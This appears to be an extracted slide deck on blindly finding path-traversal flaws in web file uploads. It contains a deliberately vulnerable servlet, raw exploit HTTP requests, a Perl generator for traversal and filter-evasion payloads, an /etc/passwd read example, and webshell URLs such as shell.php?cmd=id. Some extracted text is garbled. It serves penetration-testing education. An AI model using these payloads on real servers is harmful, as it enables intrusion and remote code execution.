Blind detection of path traversal-vulnerable file uploads

Discovering vulnerable implementations with zero knowledge about the remote directory structure

\$ whoami

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Path traversal

- software vulnerability (all kinds of software, not just the web apps)
- operations on files: read/write (upload)/rename (move)
- file name value is controlled by the user (should not be trusted)
- file name value is not properly sanitised, making it possible to control the path with relative path sequences like ./../../
- "." current directory
- ".." parent directory
- can be exploited to read/write files from/into locations other than expected by the developer

Relative paths

```
C:\Windows\system32>cd .

C:\Windows\system32>cd ..

C:\Windows\system32>cd ..

C:\Windows\cd System32

C:\Windows\System32>cd ../../

C:\Windows\System32>cd ../../

C:\Windows\System32>cd ../../

C:\Windows\System32>cd ../../


C:\Windows\System32>cd ../../
```

Relative paths

```
root@kali:/etc/console-setup# cd ./../../../../
root@kali:/# pwd
/
root@kali:/# 

C:\Windows>cd ./../../../../
C:\>
```

redundant ".." sequences are ignored



redundant "/" sequences are ignored as well

Controlling the path

- let's assume that the current working directory is /var/www/html/images/
- target path -> /var/www/html/images/ + <u>USER_PROVIDED</u>
- the underlined value is provided by the user, the target path resolves as follows:
 - normal use, the sole filename: <u>file.jpg</u> -> /var/www/html/images/file.jpg
 - parent directory jump sequence: ../file.jpg -> /var/www/html/images/../file.jpg -> /var/www/html/file.jpg

Path traversal – read from file example

Read

http://vuln/app/image_path=media/logo.png

http://vuln/app/image_path=media/../media/logo.png

If both above URLs give the same results, it looks like we have a path traversal, so we can try to read something else, e.g.:

http://vuln/app/image_path=media/../../../home/bob/pictures/private.png http://vuln/app/image_path=media/../../../etc/passwd

Now, we'll talk about writing to files


Web applications - the <u>upload directory</u> and the <u>document root</u>

- The upload directory is simply the custom folder dedicated to store uploaded files, for example /tmp/uploads/
 - application-specific
 - usually hard-coded
 - might be configurable
 - up to developers
- The document root is the location where web application files (e.g. HTML, CSS, JSP) reside, for example /var/www/html/
 - platform specific
 - controlled by the web server configuration
 - decided while deploying
 - up to administrators rather than developers

Document roots – just few examples

- /var/www/html (APACHE)
- /var/www/html/www.example.org (APACHE)
- /usr/local/apache2/example (APACHE)
- /usr/local/tomcat/webapps/example (TOMCAT)
- /opt/tomcat5/webapps/example (TOMCAT)
- /var/www/nginx-default (NGINX)
- c:\inetpub\wwwroot\ (IIS, Windows)
- D:/Program Files/Apache Group/Apache2.2 (Apache, Windows)

A vulnerable file upload example




A vulnerable file upload example

```
public class UploadServlet extends HttpServlet {
     * Name of the directory where uploaded files will be saved, relative to
     * the web application directory.
   private static final String SAVE DIR = "/tmp/uploadbare/uploads";
    * handles file upload
   protected void doPost(HttpServletRequest request,
           HttpServletResponse response) throws ServletException, IOException {
       // gets absolute path of the web application
       String appPath = request.getServletContext().getRealPath("");
        // constructs path of the directory to save uploaded file
       String savePath = SAVE DIR;
       // creates the save directory if it does not exists
       File fileSaveDir = new File(savePath);
       if (!fileSaveDir.exists()) {
           fileSaveDir.mkdir();
       String full name=SAVE DIR;
        for (Part part : request.getParts())
           String fileName = extractFileName(part);
            part.write(savePath + File.separator + fileName);
            full name=savePath + File.separator + fileName;
```

What happens when we use it

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2213
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.1
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close
 -WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename+"hithere.png"
Content-Type: image/png
%<sub>PNG</sub>
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```

File Upload Select file to upload: Choose File hithere.png Upload



```
root@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root root 4096 Mar 16 12:47
drwxrwxrwx 3 root root 4096 Mar 16 11:31
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
root@kali:/#
```

What happens when we abuse it – example 1

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2217
Cache-Control: max-age=0
Accept: text/html.application/xhtml+xml.application/xml:g=0.9.image/webp,*/*:g=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close
Content-Disposition: form-data; name="file"; filename="../hi_again.png"
Content-Type: image/png
‰PNG
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```


```
oot@kali:/# ls /tmp/uploadbare/uploads/ -la
total 12
drwxrwxrwx 2 root
                            4096 Mar 16 12:47
                     root
drwxrwxrwx 3 root
                    root
                            4096 Mar 16 12:54
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:47 hithere.png
oot@kali:/# ls /tmp/uploadbare/ -la
total 16
drwxrwxrwx 3 root
                              4096 Mar 16 12:54
                      root
                              4096 Mar 16 12:46
drwxrwxrwx 17 root
                      root
rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:54 hi again.png
                              4096 Mar 16 12:47
drwxrwxrwx 2 root
                      root
```

What happens when we abuse it – example 2

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 2258
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari,
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=0B97A70578C3503FA3C2217A68077EC1
Connection: close
  -WebKitFormBoundaryAQBMMVYnGmKNa2Bd
Content-Disposition: form-data; name="file"; filename +"../../../var/lib/tomcat7/webapps/uploadbare/hi_again.png"
Content-Type: image/png
```

```
root@kali:/# ls /var/lib/tomcat7/webapps/uploadbare/ -la
total 32
drwxr-xr-x 5 tomcat7 tomcat7 4096 Mar 16 12:57 .
drwxrwxr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 ..
-rw-r--r-- 1 tomcat7 tomcat7 2029 Mar 16 12:57 hi_again.png
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 images
-rw-r--r-- 1 tomcat7 tomcat7 385 Mar 16 11:18 message.jsp
drwxr-xr-x 2 tomcat7 tomcat7 4096 Mar 16 11:39 META-INF
-rw-r--r-- 1 tomcat7 tomcat7 623 Mar 16 11:17 upload.jsp
drwxr-xr-x 4 tomcat7 tomcat7 4096 Mar 16 11:39 WEB-INF
root@kali:/#
```

Very easy when we know what the document root is



Vulnerable upload - malicious goals

- Modify information (e.g. website deface)
- Plant malicious HTML/JavaScript code (embedded XSS)

 Upload an executable file (e.g. JSP) to the document root -> Remote Code Execution

Malicious goals – mandatory conditions to upload a working webshell

- 1. we can write to the document root, either because
 - the upload directory is inside of the document root
 - the application is vulnerable to path traversal
 Sometimes both of these conditions are met, but one is usually sufficient
- 2. we can control file contents and extension

Directory structure - possible variants

- A) the upload directory is located inside of the document root (bad practice), e.g.
 - the document root: /var/www/html/example.org/
 - the upload directory: /var/www/html/example.org/admin/docs/uploads/
- B) the upload directory is located outside the document root (good practice), e.g.
 - the document root: /var/www/html/example.org/
 - the upload directory: /home/example/uploads/

Possible variants - the right payloads

- A) the upload directory is located inside of the document root
 - the document root: /var/www/html/example.org/
 - the upload directory: /var/www/html/example.org/admin/docs/uploads/
 - If we know the upload dir, we do not even need the traversal (the payload is simply shell.php): http://example.org/admin/docs/upload/shell.php?cmd=whoami
 - otherwise: the payload = ../../../shell.php
 - the result of concatenation (upload_dir+filename):
 /var/www/html/example.org/admin/docs/uploads/../../shell.php ->
 /var/www/html/example.org/shell.php, Remote Code Execution:
 http://example.org/shell.php?cmd=id

Note: the payload in this scenario does not even require the document root!

Possible variants - the right payloads

- B) the upload directory is located outside the document root
 - the document root: /var/www/html/example.org/
 - the upload directory: /home/example/uploads/
 - the payload: ../../var/www/html/example.org/shell.php
 - the result of concatenation (upload_dir+filename):
 /home/example/uploads/../../var/www/html/shell.php ->
 /var/www/html/example.org/shell.php, Remote Code Execution:
 http://example.org/shell.php?cmd=id

Black-box/grey-box method — a lot of guesswork (what this is all about)

- Zero/little knowledge about the target (just a remote end-user perspective)
- No source code available/config files available
- No information about the directory structure (upload dir?!, document root?!)
- Sometimes this information is available/attainable (e.g. by taking advantage of verbose error messages)... but usually it is not, what then?!
- This is why we call such scenario "Blind"

Blackbox/greybox – hit the document root

- The document root is platform-specific
- It *might* contain the common name of the application, e.g. /var/www/html/commonname
- Using known platform-specific document roots and possible common names, we can generate a list of potential document root paths
- https://github.com/ewilded/get_docroots
- Inspired by sqlmap's –os-shell feature
- We blindly try to upload a <u>completely valid</u> file to all potentially valid document roots



The algorithm

- 1. Generate a full list of potentially valid document roots
- 2. Using a web browser with an intercept proxy (Burp Suite), upload a single, <u>legitimate</u> file that is surely <u>accepted</u> by the application (type, size, contents, name) <u>NO</u> malicious contents/extensions
- 3. Transfer the upload request to Intruder, embedding the list of paths in the file name holder
- 4. Create a second holder inside of the sent file contents, with incrementing natural numbers (to mark the first payload)
- 5. Start the attack
- 6. Check if the file has been created by requesting it

Generating the list – basic config

```
#!/usr/bin/perl
use strict;
 This little helper script attempts to generate all potential DOCUMENT ROOT full paths for a given application.
 Such output is intended for use with tools like Burp Intruder in order to blindly exploit vulnerable file upload
 Coded by ewilded (February 2016)
 The initial list of directories and their suffixes was taken from sqlmap
 Please keep in mind to provide relevant configuration below.
 It is important to specify both short and long name of the target, as its DOC ROOT is highly likely derived from
 CONFIG SECTION STARTS HERE
my $filename='test.png';
  @targets=('uploadbare', 'localhost');
  $auto_append_traversals=1; # if set to 1, include traversal versions of the document root payloads as well
my $auto append filename=1; # if set to 1, automatically append the specified filename to each payload
  $auto append pure traversals=1; # if set to 1, include the relative (docroot independent) traversal payloads as
directories located inside the document root)
my $evasive techniques=1; # if set to 1, include filter evasion mutations of the document roots to the results
```

Generating the list – basic config

```
root@kali# perl get docroots.pl > docroots.txt
root@kali# wc docroots.txt
     4223 311106 docroots.txt
root@kali#
root@kali#
root@kali#
root@kali# head docroots.txt
opt/tomcat7/webapps//test.png/
./../../../../../../.opt/tomcat7/webapps//test.png
./....//....//....//....//....//....//opt/tomcat7/webapps//test.png
.//...//...//...//...//...//opt/tomcat7/webapps//test.png
opt/tomcat7/webapps/html/test.png
/../../../../../../opt/tomcat7/webapps/html/test.png
./....//....//....//....//....//....//.opt/tomcat7/webapps/html/test.png
.//...//...//...//...//...//...//opt/tomcat7/webapps/html/test.png
opt/tomcat7/webapps/htdocs/test.png/
/../../../../../../opt/tomcat7/webapps/htdocs/test.png
root@kali#
root@kali#
root@kali# tail docroots.txt
/....//....//.test.png
/....//....//.test.png
/...//...///test.png
/...//...///test.png
```

Generating the list – evasive versions of the payloads


Example:

```
./....//....//....//....//....//wsr/local/localhost/apache/www/apache22/localhost/htdocs/test.png
```

Aimed at circumvention of poorly written (non-recursive) sanitisation functions, e.g. REMOVE ALL ../:

- ./....//....//....//....//....//wsr/local/localhost/apache/www/apache22/localhost/htdocs/ test.png ->
- ./.. /.. /.. /.. /.. /.. /.. /wsr/local/localhost/apache/www/apache22/localhost/htdocs/test.png ->
- ./../../../../../../usr/local/localhost/apache/www/apache22/localhost/htdocs/test.png

The Intruder attack




<u>Change the attack</u> <u>type</u> to Pitchfork

Use two holders:

1) The file name

2) Some safe place in the content (exif tags are safe choice for pictures)


The Intruder attack



The first payload set (the file name) -> the list we have just generated

Do not URL-encode these characters

The Intruder attack



The second payload set (the file content holder) -> ascending natural numbers

Again, do not URL-encode these characters (even if they are not there

The Intruder attack — attack!

Results Ta	rget Positions Payloads Options					
Filter: Showi	ng all items					
Request -	Payload1	Payload2	Status	Error	Timeout	Ler
0			200			463
1	/opt/tomcat7/webapps//test.png	0001	500			2483
2	.//////opt/tomcat7/webapps//test.png	0002	500			2587
3	./////////opt/tomcat7/webapps//test	0003	500			2651
4	//////////opt/tomcat7/webapps//test.png	0004	500			2623
5	/opt/tomcat7/webapps/html/test.png	0005	500			2503
3	.//////opt/tomcat7/webapps/html/test.png	0006	500			2607
7	./////////opt/tomcat7/webapps/html/t	0007	500			2671
3	//////////opt/tomcat7/webapps/html/test	0008	500			2643
9	/opt/tomcat7/webapps/htdocs/test.png	0009	500			2511
10	./////opt/tomcat7/webapps/htdocs/test.png	0010	500			2615
11	.///////////opt/tomcat7/webapps/htdoc	0011	500			2679
Accept: text/ Origin: http:// Upgrade-Inse User-Agent: N Content-Type Referer: http Accept-Encod	ol: max-age=0 html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/ /localhost:8081 cure-Requests: 1 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTM: : multipart/form-data; boundary=—WebKitFormBoundaryNulATRM: //localhost:8081/uploadbare/ ling: gzip, deflate lage: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2	ML, like Gecko) Chrome/49.0.20	623.87 Safari/537.3	36		
Connection: 6	rmBoundaryNulATRMH90sowNyL osition: form-data; name="file"; filename= <mark>".///////./o</mark>	pt/tomcat7/webapps/htdocs/t	est.png"			
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Verifying the result



HTTP/1.1 200 0K

Server: Apache-Coyote/1.1 Accept-Ranges: bytes

ETag: W/"34899-1458145266000"

Last-Modified: Wed, 16 Mar 2016 16:21:06 GMT

Content-Type: image/png Content-Length: 34899

Date: Wed, 16 Mar 2016 16:21:07 GMT

Connection: close

% _{PNG}		
		1
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
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ë "⣹⁄4..v□□\$

Identifying the golden payload



And the winner is....


./../../../../var/lib/to mcat7/webapps/uploadbare/

The logical next step is to take this payload and try to upload a shell (and bypass other possible file upload restrictions – which is a whole different subject ©)

A) the upload directory is located inside of the document root the document root: /var/www/html/example.org/
the upload directory: /var/www/html/example.org/admin/docs/uploads/
If we know the upload dir, we do not even need the traversal (the payload is simply shell.php):
http://example.org/admin/docs/upload/shell.php?cmd=whoami

If the application is **NOT** vulnerable to path traversal, but the upload dir **is inside** of the document root (but we still do not know what the upload directory is):

- make sure we did all the content discovery (passive and active directory enumeration)
- check all discovered directories from the site map for existence of the uploaded file




```
http://localhost:8081/
2 http://localhost:8081/uploadbare
3 http://localhost:8081/uploadbare/
4 http://localhost:8081/uploadbare/css
5 http://localhost:8081/uploadbare/css
6 http://localhost:8081/uploadbare/css/
7 http://localhost:8081/uploadbare/files
8 http://localhost:8081/uploadbare/files/
9 http://localhost:8081/uploadbare/images
0 http://localhost:8081/uploadbare/images
 http://localhost:8081/uploadbare/images/
2 http://localhost:8081/uploadbare/test.png
3 http://localhost:8081/uploadbare/upload
```

```
#!/usr/bin/perl
2 use strict;
  my %dirs;
5
  while (my $row=<STDIN>)
      chomp ($row);
      $row=~s/[^\/]+$//;
      $row=~s/^http(s?):\/\/[^\/]+//;
      $dirs{$row}=1;
3
  foreach my $dir(keys %dirs)
_5 ₽{
6
      print "$dir\n";
```


Extract a unique list of existing directories

```
root@kali# cat urls.txt | perl dirs_from_URLs.pl
/uploadbare/files/
/uploadbare/images/
/uploadbare/
/uploadbare/css/
root@kali#
```



This setting can be used to URL-encode selected characters within the final payload, for sal

■URL-encode these characters: \.\\=<>?+&*;:



Covered vulnerable scenarios summary

- Upload dir outside of the document root
 - Path traversal required
 - Document root full path required
- Upload dir inside of the document root, but unknown/not directly accessible
 - Path traversal required
 - Document root full path NOT required
- Upload dir inside of the document root and known/enumerable + directly accessible
 - Path traversal NOT required
 - Document root full path NOT required

Other things worth mentioning

- Sometimes the document root might not be writable, but one of its subdirectories might be this would require to generate a way longer payloads list, using the directories from the site map
- The document root is not the only one target worth writing to:
 - System binary files
 - System scripts, user scripts
 - Crontabs
 - Autostart locations
 - Blind exploitation (no way to confirm the path traversal in the first place)
 - Targets are world-writable/server is running as root
- Using get_docroots.pl for other purposes (like reading files ©)

Possible improvements

- More document root paths?
- Support for windows!
- Improved evasive techniques?
- More automation (a Burp plugin?)
- Removable file scenario detection
- Race condition scenario detection
- How common is the upload-path-traversal today?

Thanks for attention!